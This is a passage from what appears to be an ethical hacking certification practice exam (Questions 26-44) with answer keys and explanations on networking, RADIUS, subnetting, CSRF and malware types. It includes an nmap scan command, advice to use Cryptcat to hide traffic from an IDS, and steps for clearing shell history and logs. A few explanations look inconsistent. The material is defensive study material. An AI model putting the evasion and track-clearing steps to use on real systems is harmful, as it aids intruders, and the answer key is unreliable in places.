A client cannot ordinarily tell whether it is connected directly to the end server or to an intermediary along the way. If a proxy or load balancer is placed between the client and server, it won't affect their communications, and there won't be a need to update the client or server code. Intermediary servers can improve system scalability by enabling load balancing and by providing shared caches. Also, security can be added as a layer on top of the web services, separating business logic from security logic. Adding security as a separate layer enforces security policies. Finally, intermediary servers can call multiple other servers to generate a response to the client.

Code on demand (optional)

Servers can temporarily extend or customize the functionality of a client by transferring executable code: for example, compiled components such as Java applets, or client-side scripts such as JavaScript.

Uniform interface

The uniform interface constraint is fundamental to the design of any RESTful system. It simplifies and decouples the architecture, which enables each part to evolve independently. The four constraints for this uniform interface are:

- **Resource identification in requests.** Individual resources are identified in requests, for example using URLs in RESTful Web services. The resources themselves are conceptually separate from the representations that are returned to the client. For example, the server could send data from its database as HTML, XML or as JSON—none of which are the server's internal representation.
- **Resource manipulation through representations.** When a client holds a representation of a resource, including any metadata attached, it has enough information to modify or delete the resource's state.
- **Self-descriptive messages.** Each message includes enough information to describe how to process the message. For example, which parser to invoke can be specified by a media type.
- **Hypermedia as the engine of application state (HATEOAS).** Having accessed an initial URI for the REST application—analogous to a human Web user accessing the home page of a website—a REST client should then be able to use server-provided links dynamically to discover all the available resources it needs. As access proceeds, the server responds with text that includes hyperlinks to other resources that are currently available. There is no need for the client to be hard-coded with information regarding the structure or dynamics of the application.

Question 26:

Which of the following tiers in the three-tier application architecture is responsible for moving and processing data between them?

- Application Layer
- Data tier
- Presentation tier
- Logic tier
- (Correct)

Explanation

<https://www.ibm.com/cloud/learn/three-tier-architecture>

Three-tier architecture is a well-established software application architecture that organizes applications into three logical and physical computing tiers: the presentation tier, or user interface; the application tier (logic tier), where data is processed; and the data tier, where the data associated with the application is stored and managed.

Presentation tier

The presentation tier is the user interface and communication layer of the application, where the end user interacts with the application. Its main purpose is to display information to and collect information from the user. This top-level tier can run on a web browser, as a desktop application, or a graphical user interface (GUI), for example. Web presentation tiers are usually developed using HTML, CSS, and JavaScript. Desktop applications can be written in a variety of languages depending on the platform.

Application tier (logic tier)

The application tier, also known as the logic tier or middle tier, is the heart of the application. In this tier, information collected in the presentation tier is processed - sometimes against other information in the data tier - using business logic, a specific set of business rules. The application tier can also add, delete or modify data in the data tier.

The application tier is typically developed using Python, Java, Perl, PHP or Ruby, and communicates with the data tier using API calls.

Data tier

The data tier, sometimes called database tier, data access tier, or back-end, is where the information processed by the application is stored and managed. This can be a relational database management system such as PostgreSQL, MySQL, MariaDB, Oracle, DB2, Informix or Microsoft SQL Server, or in a NoSQL Database server such as Cassandra, CouchDB, or MongoDB.

Tier vs. layer

In discussions of a three-tier architecture, *layer* is often used interchangeably – and mistakenly – for *tier*, as in 'presentation layer' or 'business logic layer.'

They aren't the same. A 'layer' refers to a functional division of the software, but a 'tier' refers to a functional division of the software that runs on infrastructure separate from the other divisions. The Contacts app on your phone, for example, is a *three-layer* application, but a *single-tier* application, because all three layers run on your phone.

Question 27:

Jan 3, 2020, 9:18:35 AM 10.240.212.18 - 54373 10.202.206.19 - 22 tcp_ip

Based on this log, which of the following is true?

- Application is SSH and 10.240.212.18 is the server and 10.202.206.19 is the client.
- SSH communications are encrypted; it's impossible to know who is the client or the server.
- Application is SSH and 10.240.212.18 is the client and 10.202.206.19 is the server.
- (Correct)
- Application is FTP and 10.240.212.18 is the client and 10.202.206.19 is the server.

Explanation

Jan 3, 2020, 9:18:35 AM 10.240.212.18 - 54373 10.202.206.19 - 22 tcp_ip

Let's just disassemble this entry.

Jan 3, 2020, 9:18:35 AM - time of the request

10.240.212.18 - 54373 - client's IP and port

10.202.206.19 - server IP

- **22** - SSH port

Question 28:

Which of the following AAA protocols can use for authentication users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network?

- Kerberos
- RADIUS
- (Correct)
- DIAMETER
- TACACS

Explanation

<https://en.wikipedia.org/wiki/RADIUS>

Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.

RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.


Authentication and authorization

The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.

In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.

This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS.

The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.



The RADIUS server then returns one of three responses to the NAS:

- 1) Access-Reject,
- 2) Access-Challenge,
- 3) Access-Accept.

Access-Reject

The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.

Access-Challenge

Requests additional information from the user such as a secondary password, PIN, token, or card. Access-Challenge is also used in more complex authentication dialogs

where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.

Access-Accept

The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

Question 29:

Your organization's network uses the network address 192.168.1.64 with mask 255.255.255.192, and servers in your organization's network are in the addresses 192.168.1.140, 192.168.1.141 and 192.168.1.142. The attacker who wanted to find them couldn't do it. He used the following command for the network scanning:

```
nmap 192.168.1.64/28
```

Why couldn't the attacker find these servers?

- **He needs to change the address to 192.168.1.0 with the same mask**
- **He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range**
- **(Correct)**
- **The network must be down and the nmap command and IP address are ok**
- **He needs to add the command "ip address" just before the IP address**

Explanation

<https://en.wikipedia.org/wiki/Subnetwork>

This is a fairly simple question. You must understand what a subnet mask is and how it works.

A subnetwork or subnet is a logical subdivision of an IP network. The practice of dividing a network into two or more networks is called subnetting.

Computers that belong to the same subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.

The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing. Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The IPv6 address specification 2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.

For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP address in the network, yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255.255.255.0 is the subnet mask for the prefix 198.51.100.0/24.

IPv4 CIDR

CIDR	The last IP address on the subnet	Subnet mask	Number of addresses in a subnet	Number of hosts in the subnet
a.b.c.d/32	0.0.0.0	255.255.255.255	1	0
a.b.c.d/31	0.0.0.1	255.255.255.254	2	0
a.b.c.d/30	0.0.0.3	255.255.255.252	4	2
a.b.c.d/29	0.0.0.7	255.255.255.248	8	6
a.b.c.d/28	0.0.0.15	255.255.255.240	16	14
a.b.c.d/27	0.0.0.31	255.255.255.224	32	30
a.b.c.d/26	0.0.0.63	255.255.255.192	64	62
a.b.c.d/25	0.0.0.127	255.255.255.128	128	126
a.b.c.0/24	0.0.0.255	255.255.255.000	256	254
a.b.c.0/23	0.0.1.255	255.255.254.000	512	510
a.b.c.0/22	0.0.3.255	255.255.252.000	1024	1022
a.b.c.0/21	0.0.7.255	255.255.248.000	2048	2046
a.b.c.0/20	0.0.15.255	255.255.240.000	4096	4094
a.b.c.0/19	0.0.31.255	255.255.224.000	8192	8190
a.b.c.0/18	0.0.63.255	255.255.192.000	16 384	16 382
a.b.c.0/17	0.0.127.255	255.255.128.000	32 768	32 766
a.b.0.0/16	0.0.255.255	255.255.000.000	65 536	65 534
a.b.0.0/15	0.1.255.255	255.254.000.000	131 072	131 070
a.b.0.0/14	0.3.255.255	255.252.000.000	262 144	262 142
a.b.0.0/13	0.7.255.255	255.248.000.000	524 288	524 286
a.b.0.0/12	0.15.255.255	255.240.000.000	1 048 576	1 048 574
a.b.0.0/11	0.31.255.255	255.224.000.000	2 097 152	2 097 150
a.b.0.0/10	0.63.255.255	255.192.000.000	4 194 304	4 194 302
a.b.0.0/9	0.127.255.255	255.128.000.000	8 388 608	8 388 606
a.0.0.0/8	0.255.255.255	255.000.000.000	16 777 216	16 777 214
a.0.0.0/7	1.255.255.255	254.000.000.000	33 554 432	33 554 430
a.0.0.0/6	3.255.255.255	252.000.000.000	67 108 864	67 108 862
a.0.0.0/5	7.255.255.255	248.000.000.000	134 217 728	134 217 726
a.0.0.0/4	15.255.255.255	240.000.000.000	268 435 456	268 435 454
a.0.0.0/3	31.255.255.255	224.000.000.000	536 870 912	536 870 910
a.0.0.0/2	63.255.255.255	192.000.000.000	1 073 741 824	1 073 741 822
a.0.0.0/1	127.255.255.255	128.000.000.000	2 147 483 648	2 147 483 646
a.0.0.0/0	255.255.255.255	000.000.000.000	4 294 967 296	4 294 967 294

Question 30:

The attacker is performing the footprinting process. He checks publicly available information about the target organization by using the Google search engine.

Which of the following advanced operators will he use to restrict the search to the organization's web domain?

- [site:]
- (Correct)
- [allinurl:]
- [link:]
- [location:]

Explanation

Google hacking or Google dorking https://en.wikipedia.org/wiki/Google_hacking

It is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using. Google dorking could also be used for OSINT.

Search syntax https://en.wikipedia.org/wiki/Google_Search

Google's search engine has its own built-in query language. The following list of queries can be run to find a list of files, find information about your competition, track people, get information about SEO backlinks, build email lists, and of course, discover web vulnerabilities.

- **[site:]** - Search within a specific website

Incorrect answers:

- **[allinurl:]** - it can be used to fetch results whose URL contains all the specified characters

- **[link:]** - Search for links to pages

- ***[location]*** - A tricky option.

Question 31:

Identify the type of hacker following description:

When finding a zero-day vulnerability on a public-facing system, a hacker sends an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability.

- White hat
- (Correct)
- Black hat
- Gray hat
- Red hat

Explanation

https://en.wikipedia.org/wiki/Security_hacker

White Hat hacker, the good person who uses his (or her) capabilities to damage your organization – but only hypothetically. Instead, the real purpose is to uncover security failings in your system in order to help you safeguard your business from the dangerous hackers.

Companies hire White Hats to stress test their information systems. They run deep scans of networks for malware, attempt to hack information systems using methods Black Hats would use, and even try to fool staff into clicking on links that lead to malware infestations.

NOTE: Technically, this option is not entirely correct. Why? Well, Nicholas found the vulnerability outside the Bounty program and did not enter into an agreement with the owner of the resource prior to the search. In addition, he did not email a report, but simply a description of the problem (this is a significant difference) and sent an email to Microsoft, but what did he describe in the Proof of Concept? Hopefully not resource data? Even if he discovered the vulnerability by accident (a zero-day vulnerability by accident?), The actions should have been more "legal". All this makes Nicholas the Gray Hat and at the same time reminds once again that even if you want to "help" the organization, first get official permission for this (in 3 copies) if you do not want a legal showdown later.

Yes, that often happens. Especially when the company knew about the problem, but was not going to spend money on fixing the error.

Incorrect answers:

Black hat [https://en.wikipedia.org/wiki/Black_hat_\(computer_security\)](https://en.wikipedia.org/wiki/Black_hat_(computer_security))

Black Hat hackers are criminals who break into computer networks with malicious intent. They may also release malware that destroys files, holds computers hostage, or steals passwords, credit card numbers, and other personal information.

Gray hat https://en.wikipedia.org/wiki/Grey_hat

Grey hat hackers' intentions are often good, but they don't always take the ethical route with their hacking techniques. For example, they may penetrate your website, application, or IT systems to look for vulnerabilities without your consent. But they typically don't try to cause any harm.

Grey hat hackers draw the owner's attention to the existing vulnerabilities. They often launch the same type of cyber-attacks as white hats on a company/government servers and websites. These attacks expose the security loopholes but don't cause any damage. However, again, they do this without the owner's knowledge or permission

Red hat

Red hats have been characterized as vigilantes. Like white hats, red hats seek to disarm black hats, but the two groups' methodologies are significantly different. Rather than hand a black hat over to the authorities, red hats will launch aggressive attacks against them to bring them down, often destroying the black hat's computer and resources.

Question 32:

You need to assess the system used by your employee. During the assessment, you found that compromise was possible through user directories, registries, and other system parameters. Also, you discovered vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors.

Which of the following types of vulnerability assessments that you conducted?

- **Database assessment**
- **Credentialed assessment**
- **Host-based assessment**
- **(Correct)**
- **Distributed assessment**

Explanation

According to the EC-Council's study guide: Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility of compromise. These assessments check the security of a particular network or server. Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. Host-based assessments use many commercial and open-source scanning tools.

Question 33:

Recently your company set up a cloud computing service. Your system administrator reached out to a telecom company to provide Internet connectivity and transport services between the organization and the cloud service provider to implement this service.

Which category does the telecom company fall in the above scenario according to NIST cloud deployment reference architecture?

- **Cloud consumer**
- **Cloud auditor**
- **Cloud carrier**
- **(Correct)**
- **Cloud broker**

Explanation

https://en.wikipedia.org/wiki/Carrier_cloud

A carrier cloud is a class of cloud that integrates wide area networks (WAN) and other attributes of communications service providers' carrier-grade networks to enable the deployment of highly demanding applications in the cloud. In contrast, classic cloud computing focuses on the data center, and does not address the network connecting data centers and cloud users. This may result in unpredictable response times and security issues when business-critical data are transferred over the Internet.

Incorrect answers:

Cloud auditor

A cloud auditor is a party that can perform an independent examination of cloud service controls with the intent to express an opinion thereon. Audits are performed to verify conformance to standards through a review of objective evidence.

Cloud broker

https://en.wikipedia.org/wiki/Cloud_broker

Cloud Broker is an entity that manages the use, performance and delivery of cloud services, and negotiates relationships between cloud providers and cloud consumers. As cloud computing evolves, the integration of cloud services may be too complex for cloud consumers to manage alone.

Cloud broker and its interactions with other parties

In such cases, a cloud consumer may request cloud services from a cloud broker, instead of contacting a cloud provider directly," according to NIST Cloud Computing Reference Architecture.

Cloud consumer

The cloud consumer is the principal stakeholder for the cloud computing service. A cloud consumer represents a person or organization that maintains a business relationship with, and uses the service from a cloud provider. A cloud consumer browses the service catalog from a cloud provider, requests the appropriate service, sets up service contracts with the cloud provider, and uses the service.

Question 34:

Matthew successfully hacked the server and got root privileges. Now he wants to pivot and stealthy transit the traffic over the network, avoiding the IDS.

Which of the following will be the best solution for Matthew?

- **Use HTTP so that all traffic can be routed via a browser, thus evading the internal Intrusion Detection Systems.**
- **Install and use Telnet to encrypt all outgoing traffic from this server.**
- **Use Alternate Data Streams to hide the outgoing packets from this server.**
- **Install Cryptcat and encrypt outgoing packets from this server.**
- **(Correct)**

Explanation

<https://linuxsecurityblog.com/2018/12/23/create-a-backdoor-with-cryptcat/>

Cryptcat enables us to communicate between two systems and encrypts the communication between them with twofish, one of many excellent encryption algorithms from Bruce Schneier et al. Twofish's encryption is on par with AES encryption, making it nearly bulletproof. In this way, the IDS can't detect the malicious behavior taking place even when its traveling across normal HTTP ports like 80 and 443.

Question 35:

Andy, the evil hacker, wants to collect information about Nick. He discovered that Nick's organization recently purchased new equipment. Andy decided to call Nick masquerading as a legitimate customer support executive, informing him that their new systems need to be serviced for proper functioning and notified him that customer support would send a computer technician. Nick agreed and agreed on a date for a meeting with Andy. A few days later, Andy entered the territory of Nick's organization unhindered and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins.

What is the type of attack technique Andy used on Nick?

- **Eavesdropping attack.**
- **Dumpster diving attack.**
- **Impersonation attack.**
- **(Correct)**
- **Shoulder surfing attack.**

Explanation

This is a very insidious question. Here you need to pay attention to how the question is asked: "What is the type of attack technique Andy used on Nick?". It clearly states here that the target was an attack on a person, not an organization, so that the correct answer would be "Impersonation attack".

Scams involving an **impersonation attack** pose a significant danger to companies of every size. Rather than using malicious URLs or attachments, an impersonation attack uses social engineering and personalization to trick an employee into unwittingly transferring money to a fraudulent account or sharing sensitive data with cybercriminals.

An impersonation attack typically involves an email that seems to come from a trusted source. Sometimes the email attack may start with a message that looks like it comes from a CEO, CFO, or another high-level executive – these scams are also called whaling email attacks. An impersonation attack may also involve a message that appears to be from a trusted colleague, a third-party vendor, or other well-known Internet brands. The message may request that the recipient initiate a transfer to a bank account or vendor that later proves to be fraudulent. It may ask the recipient to send along with information like W-2 files, bank information, or login credentials that give hackers access to business finances and systems.

Incorrect answers:

Dumpster diving attack

Dumpster diving is listed by many as a social engineering attack, but it is more physical security, as a social engineering attack requires someone to engineer. This attack produces an immense amount of information on an organization, firm, individual, or entity. You can learn a lot about a person or company from the trash they throw away. It's also shocking how much personal and private information is thrown out for those to find. Generally, most dumpsters and trash receptacles do not come with locks, this would make it nearly impossible for regular trash collection services to dispose of it properly.

Shoulder surfing attack

Shoulder surfing is the lowest-tech attack but does supply login credentials and PINs. The attacker stands behind the victim and looks over their shoulder to see their PIN or password. This type of attack works great with administrators who log on to computers locally. The attacker is usually an insider as most employee screens are faced away from public view (We hope). Watch people at the ATM: some use their bodies to shield the keypad while they punch in their PINs, while others don't really care who is watching.

The human-based attack has great advantages over computer-based in that the attacker has the ability to adjust the attack based on real-time feedback. Monitoring the victim for physical signs of stress allows the attacker to control the victim's situation fully.

Eavesdropping attack

An eavesdropping attack occurs when a hacker intercepts, deletes, or modifies data that is transmitted between two devices. Eavesdropping, also known as sniffing or snooping, relies on unsecured network communications to access data in transit between devices.

To further define eavesdropping, it typically occurs when a user connects to a network in which traffic is not secured or encrypted and sends sensitive business data to a colleague. The data is transmitted across an open network, which gives an attacker the

opportunity to intercept it via various methods. Eavesdropping attacks can often be difficult to spot. Unlike other forms of cyberattacks, the presence of a bug or listening device may not adversely affect the performance of devices and networks.

Question 36:

Which of the following describes cross-site request forgery?

- **Modifying the request by the proxy server between the client and the server.**
- **A browser makes a request to a server without the user's knowledge.**
- **(Correct)**
- **A request sent by a malicious user from a browser to a server.**
- **A server makes a request to another server without the user's knowledge.**

Explanation

<https://owasp.org/www-community/attacks/csrf>

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, **if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.**

CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the

attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

Question 37:

Identify the Bluetooth hacking technique, which refers to the theft of information from a wireless device through Bluetooth?

- Bluebugging
- Bluesnarfing
- **(Correct)**
- Bluejacking
- Bluesmacking

Explanation

<https://en.wikipedia.org/wiki/Bluesnarfing>

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant). This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos. Both Bluesnarfing and Bluejacking exploit others' Bluetooth connections without their knowledge. While Bluejacking is essentially harmless as it only transmits data to the target device, ***Bluesnarfing is the theft of information from the target device.***

Question 38:

According to Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, which of the following ranges is the medium?

- 3.0-6.9
- 3.9-6.9
- 4.0-6.0
- 4.0-6.9
- (Correct)

Explanation

<https://www.first.org/cvss/v3.1/specification-document>

The Common Vulnerability Scoring System (CVSS) provides a way to capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity. The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organizations properly assess and prioritize their vulnerability management processes.

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Question 39:

Which of the following is a file on a web server that can be misconfigured and provide sensitive information for a hacker, such as verbose error messages?

- **idq.dll**
- **httpd.conf**
- **php.ini**
- **(Correct)**
- **administration.config**

Explanation

<https://blog.securityinnovation.com/blog/2013/10/php-security-configuring-the-phpini-file-properly.html>

php.ini file is exposed inside the 'cgi-bin' directory. This allows any unauthenticated, remote user to discover sensitive information about your server(s), including database logins and passwords and verbose error messages.

Question 40:

Which of the following services runs directly on TCP port 445?

- **Remote procedure call (RPC)**
- **Telnet**
- **Network File System (NFS)**
- **Server Message Block (SMB)**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Server_Message_Block

Server Message Block (SMB), one version of which was also known as **Common Internet File System (CIFS)**, is a communication protocol for providing shared access to files, printers, and serial ports between nodes on a network.

SMB requires network ports on a computer or server to enable communication to other systems. SMB uses either IP port 139 or 445.

Port 139: SMB originally ran on top of NetBIOS using port 139. NetBIOS is an older transport layer that allows Windows computers to talk to each other on the same network.

Port 445: Later versions of SMB (after Windows 2000) began to use port 445 on top of a TCP stack. Using TCP allows SMB to work over the internet.

Question 41:

Which of the following type of viruses avoid detection changing their own code, and then cipher itself multiple times as it replicates?

- **Tunneling virus**
- **Cavity virus**
- **Stealth virus**
- **(Correct)**
- **Encryption virus**

Explanation

A **Stealth virus** is a kind of malware that does everything to avoid detection by antivirus or antimalware. It can hide in legitimate files, boot sectors, and partitions without alerting the system or user about its presence. Once inside a computer, a stealth virus allows an attacker to take over the functions of the infected computer.

Stealth viruses hide altered computer data and other harmful control functions in system memory and self-copy to undetectable computer areas, effectively tricking anti-virus software. In order to avoid detection, stealth viruses also self-modify in the following ways:

- **Code Modification:** The stealth virus changes the code and virus signature of each infected file.
- **Encryption:** The stealth virus encrypts data via simple encryption and uses a different encryption key for each infected file.

Incorrect answers:

A **Tunneling virus** is a virus that attempts to intercept anti-virus software before it can detect malicious code. A tunneling virus launches itself under anti-virus programs and then works by going to the operating system's interruption handlers and intercepting them, thus avoiding detection. Interception programs, which remain in the background of an operating system and catch viruses, become disabled during the course of a tunneling virus. Some anti-virus programs do find the malicious code attached to tunnel viruses, but they often end up being reinstalled under the tunneling virus. To combat this, some anti-virus programs use their own tunneling techniques, which uncover hidden viruses located within computer memories.

A Spacefiller (Cavity) virus tries to attack devices by filling the empty spaces present in various files. That's why this rare form of computer virus is also addressed as a Cavity Virus. Its working strategy involves using the empty sections of a file to house a virus, without altering its actual size. This also makes its detection quite impossible.

A Encryption virus or Ransomware is a type of malware from cryptovirology that threatens to publish the victim's data or perpetually block access to it unless a ransom is paid. While some simple ransomware may lock the system so that it is not difficult for a knowledgeable person to reverse, more advanced malware uses a technique called cryptoviral extortion. It encrypts the victim's files, making them inaccessible, and demands a ransom payment to decrypt them.

Question 42:

During testing execution, you established a connection with your computer using the SMB service and entered your login and password in plaintext. After the testing is completed, you need to delete the data about the login and password you entered so that no one can use it.

Which of the following files do you need to clear?

- **.xsession-log**
- **.bash_history**
- **(Correct)**
- **.bashrc**
- **.profile**

Explanation

.bash_history - file created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that have been executed. History expansions introduce words from the history list into the input stream, making it easy to repeat commands, insert the arguments to a previous command into the current input line, or fix errors in previous commands quickly. You may pass sensitive information such as passwords and it is stored in shell history file.

history -c clears your history in the current shell. That's enough (but overkill) if you've just typed your password and haven't exited that shell or saved its history explicitly. When you exit bash, the history is saved to the history file, which by default is **.bash_history** in your home directory. More precisely, the history created during the current session is appended to the file; entries that are already present are unaffected.

Instead of removing all your history entries, you can open **.bash_history** in an editor and remove the lines you don't want to keep. You can also do that inside bash, less conveniently, by using history to display all the entries, then history -d to delete the entries you don't want, and finally **history -w** to save.

Note that if you have multiple running bash instances that have read the password, each of them might save it again. Before definitively purging the password from the history file, make sure that it is purged from all running shell instances.

Even after you've edited the history file, it's possible that your password is still present somewhere on the disk from an earlier version of the file. It can't be retrieved through

the filesystem anymore, but it might still be possible (but probably not easy) to find it by accessing the disk directly. If you use this password elsewhere and your disk gets stolen (or someone gets access to the disk), this could be a problem.

Question 43:

An ethical hacker has already received all the necessary information and is now considering further actions. For example, infect a system with malware and use phishing to gain credentials to a system or web application.

What phase of ethical hacking methodology is the hacker currently in?

- **Reconnaissance**
- **Scanning**
- **Gaining access**
- **(Correct)**
- **Maintaining access**

Explanation

<https://www.geeksforgeeks.org/5-phases-hacking/>

Reconnaissance

This phase is also called as Footprinting and information gathering Phase, and in this phase hacker gathers information about a target before launching an attack. It is during this phase that the hacker finds valuable information such as old passwords, names of important employees.

These data include important areas such as:

- **Finding out specific IP addresses**
- **TCP and UDP services**
- **Identifies vulnerabilities**

There are two types of Footprinting:

- **Active:** Directly interacting with the target to gather information about the target.
- **Passive:** Trying to collect the information about the target without directly accessing the target. To this purpose, hacker can use social media, public websites etc.

Scanning

In this phase, hackers are probably seeking any information that can help them perpetrate attack such as computer names, IP addresses, and user accounts. In fact, hacker identifies a quick way to gain access to the network and look for information. This phase includes usage of tools like dialers, port scanners, network mappers, sweepers, and vulnerability scanners to scan data.

Basically, at this stage, four types of scans are used:

- **Pre-attack:** Hacker scans the network for specific information based on the information gathered during reconnaissance.
- **Port scanning/sniffing:** This method includes the use of dialers, port scanners, and other data-gathering equipment.
- **Vulnerability Scanning:** Scanning the target for weaknesses/vulnerabilities.
- **Information extraction:** In this step, hacker collects information about ports, live machines and OS details, topology of network, routers, firewalls, and servers.

Gaining Access

At this point, the hacker has the information he needs. So first he designs the network map and then he has to decide how to carry out the attack? There are many options, for example:

- Phishing attack
- Man in the middle attack
- Brute Force Attack
- Spoofing Attack
- Dos attack
- Buffer overflow attack
- Session hijacking
- BEC Attack

Anyway, hacker after entering into a system, he has to increase his privilege to the administrator level so he can install an application he needs or modify data or hide data.

Maintaining Access

Once a hacker has gained access, they want to keep that access for future exploitation and attacks. Also, the hacker secures access to the organization's Rootkits and Trojans and uses it to launch additional attacks on the network. An ethical hacker tries to maintain the access to the target until he finishes the tasks he planned to accomplish in that target.

Clearing Tracks

An intelligent hacker always clears all evidence so that in the later point of time, no one will find any traces leading to him/her. He/she does this by:

- Clearing the cache and cookies
- Modifying registry values
- Modifying/corrupting/deleting the values of Logs
- Clearing out Sent emails
- Closing all the open ports
- Uninstalling all applications that he/she be used

Question 44:

Which of the following is the hacker's first step in conducting a DNS cache poisoning attack on a target organization?

- The hacker forges a reply from the DNS resolver.
- The hacker uses TCP to poison the DNS resolver.
- The hacker queries a nameserver using the DNS resolver.
- The hacker makes a request to the DNS resolver.
- (Correct)

Explanation

https://ru.wikipedia.org/wiki/DNS_spoofing

